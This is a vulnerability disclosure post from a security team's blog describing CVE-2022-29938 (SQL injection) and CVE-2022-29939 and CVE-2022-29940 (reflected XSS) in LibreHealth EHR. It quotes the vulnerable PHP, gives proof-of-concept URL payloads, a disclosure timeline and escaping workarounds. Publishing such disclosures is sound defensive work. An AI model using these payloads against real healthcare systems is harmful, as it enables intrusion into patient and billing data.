ИССЛЕДОВАНИЯ

- WEB
- BINARY

БЛОГ

- НОВОСТИ
- В КАЗАХСТАНЕ

ПО ТЕГАМ

#PHD2019
#ZN2019
#CTF
#Интервью
#Фишинг
#Мошенничество
#Алаяқтық
#Сұхбат
#Interview
#Fraud

ПРИСОЕДИНЯЙТЕСЬ К СООБЩЕСТВУ

Описание уязвимостей CVE-2022-29938, CVE-2022-29939, CVE-2022-29940 в LibreHealth

WEB

04.05.2022 0 8790

All this vulnerabilities needs authorization.

1. SQL-injection via parameter payment_id (CVE-2022-29938)

Vulnerable code is in file \librehealth_host\interface\billing\payment_master.inc.php:77

```
...
if($payment_id>0)
 {
   $rs= sqlStatement("select pay_total,global_amount from ar_session where
```

```
session_id='$payment_id'");
   $row=sqlFetchArray($rs);
...
```

And the request parameter is catched in file \librehealth_host\interface\billing\new_payment.php:49

```
...
$payment_id = isset($_REQUEST['payment_id']) ?
$_REQUEST['payment_id'] : '';
...
```

To be confident, in both files parameters should be sanitized.

Proof-of-concept:
http://librehealth_host/interface/billing/new_payment.php?payment_id=1%27and(extractvalue(0x0a,concat(0x0a,(user()))))--+a


2. Cross-Site Scripting (XSS) (CVE-2022-29939)

Vulnerable code is in file \librehealth_host\interface\billing\sl_eob_process.php:592

```
...
<input type="hidden" name="debug" value="<?php echo $_REQUEST['debug'];?>" />
<input type="hidden" name="InsId" value="<?php echo $_REQUEST['InsId'];?>" />
...
```

To fix this XSS, htmlspecialchars() should be used.

Proof-of-concept:
http://librehealth_host/interface/billing/sl_eob_process.php?eraname=1&debug=1%22%3E%3Cscript%3Ealert(%27true%20xss%27);%3C/script%3E%3C!--
http://librehealth_host/interface/billing/sl_eob_process.php?eraname=1&InsId=1%22%3E%3Cscript%3Ealert(%27insid%20true%20xss%27);%3C/script%3E%3C!--



3. Cross-Site Scripting (XSS) (CVE-2022-29940)

Vulnerable code is in \librehealth_host\interface\orders\find_order_popup.php:91

```
...
function selcode(typeid) {
 location.href = 'find_order_popup.php<?php
```

```
echo "?order=$order&labid=$labid";
if (isset($_GET['formid' ])) echo '&formid='  . $_GET['formid'];
if (isset($_GET['formseq'])) echo '&formseq=' . $_GET['formseq'];
?>&typeid=' + typeid;
 return false;
}
...
```

To fix this XSS, htmlspecialchars() should be used.

```
Proof-of-concept:
http://librehealth_host/interface/orders/find_order_popup.php?
formid=123%27;}alert(123);function%20nt(typeid){var%20t=%27
http://librehealth_host/interface/orders/find_order_popup.php?
formseq=123%27;}alert(123);function%20nt(typeid){var%20t=%27
http://librehealth_host/interface/orders/find_order_popup.php?
formseq=1%27%3E%3Cscript%3Ealert(123);%3C/script%3E
http://librehealth_host/interface/orders/find_order_popup.php?
formid=1%27%3E%3Cscript%3Ealert(123);%3C/script%3E
```

Timeline of the vulnerabilities:

04/27/2022 – initial discover and requesting CVE id's from MITRE
04/29/2022 – MITRE was assigned CVE id's
05/01/2022 – notification to vendor
05/04/2022 – vendor confirmed and allowed to publish write-up (because the project is now in migration process to Laravel, where I think default filters of framework will cut off a lot of vulnerabilities)
05/04/2022 – published

Workaround:

There is no patch for this vulnerabilities because of migration to more stable framework. But as temporary workaround I advice you to add **htmlspecialchars()** before every **echo** function to fix XSS, and pass the **$payment_id** through **add_escape_custom()** function before execution SQL query to fix SQL-injection.

#Sql-Injection #Librehealth #Xss

Автор: manfromkz

Понравилась статья? Поделитесь с друзьями:

Вам также может быть интересно:

02.06.2022 0 4979

Множественные уязвимости в LibreHealth part 2

WEB

Во время стажировки в нашей компании, студенты нашли множественные уязвимости в LibreHealth: Broken Access Control (CVE-2022-31496), Cross-Site Scripting (CVE-2022-31492, CVE-2022-31493, CVE-2022-31494, CVE-2022-31495, CVE-2022-31497, CVE-2022-31498).

04.05.2022 0 8791

Описание уязвимостей CVE-2022-29938, CVE-2022-29939, CVE-2022-29940 в LibreHealth

WEB

Наш исследователь нашел в LibreHealth EHR 2.0.0 множественные уязвимости, а именно 1 SQL-injection (CVE-2022-29938) и 2 Cross-site scripting (XSS) (CVE-2022-29939, CVE-2022-29940)

15.02.2021 0 7952

Описание CVE-2020-29139, CVE-2020-29140, CVE-2020-29142, CVE-2020-29143 в OpenEMR 6.0.0-dev, OpenEMR 5.0.2(5)

WEB

В ходе исследования движка для медицинских организаций OpenEMR с открытым исходным кодом были обнаружены 4 уязвимости типа SQL-инъекция. Тестирование уязвимостей производилось на Windows 10, Apache 2.4, 10.3.22-MariaDB. PHP 7.1.33 для OpenEMR 5.0.2(5) и PHP 7.4 для OpenEMR 6.0.0-dev. Настоятельно рекомендуем обновиться до последней версии продукта.

27.01.2021 0 1572

Заметка для тех, кто пользуется генерацией кода в Yii2

WEB

Правильное использование фреймворков заметно сокращает время разработки, а также закрывает большинство вопросов с безопасностью. Но это, конечно, не означает абсолютную безопасность приложений на Yii2.

NITRO **TEAM**

НАПИШИТЕ НАМ

info@nitroteam.kz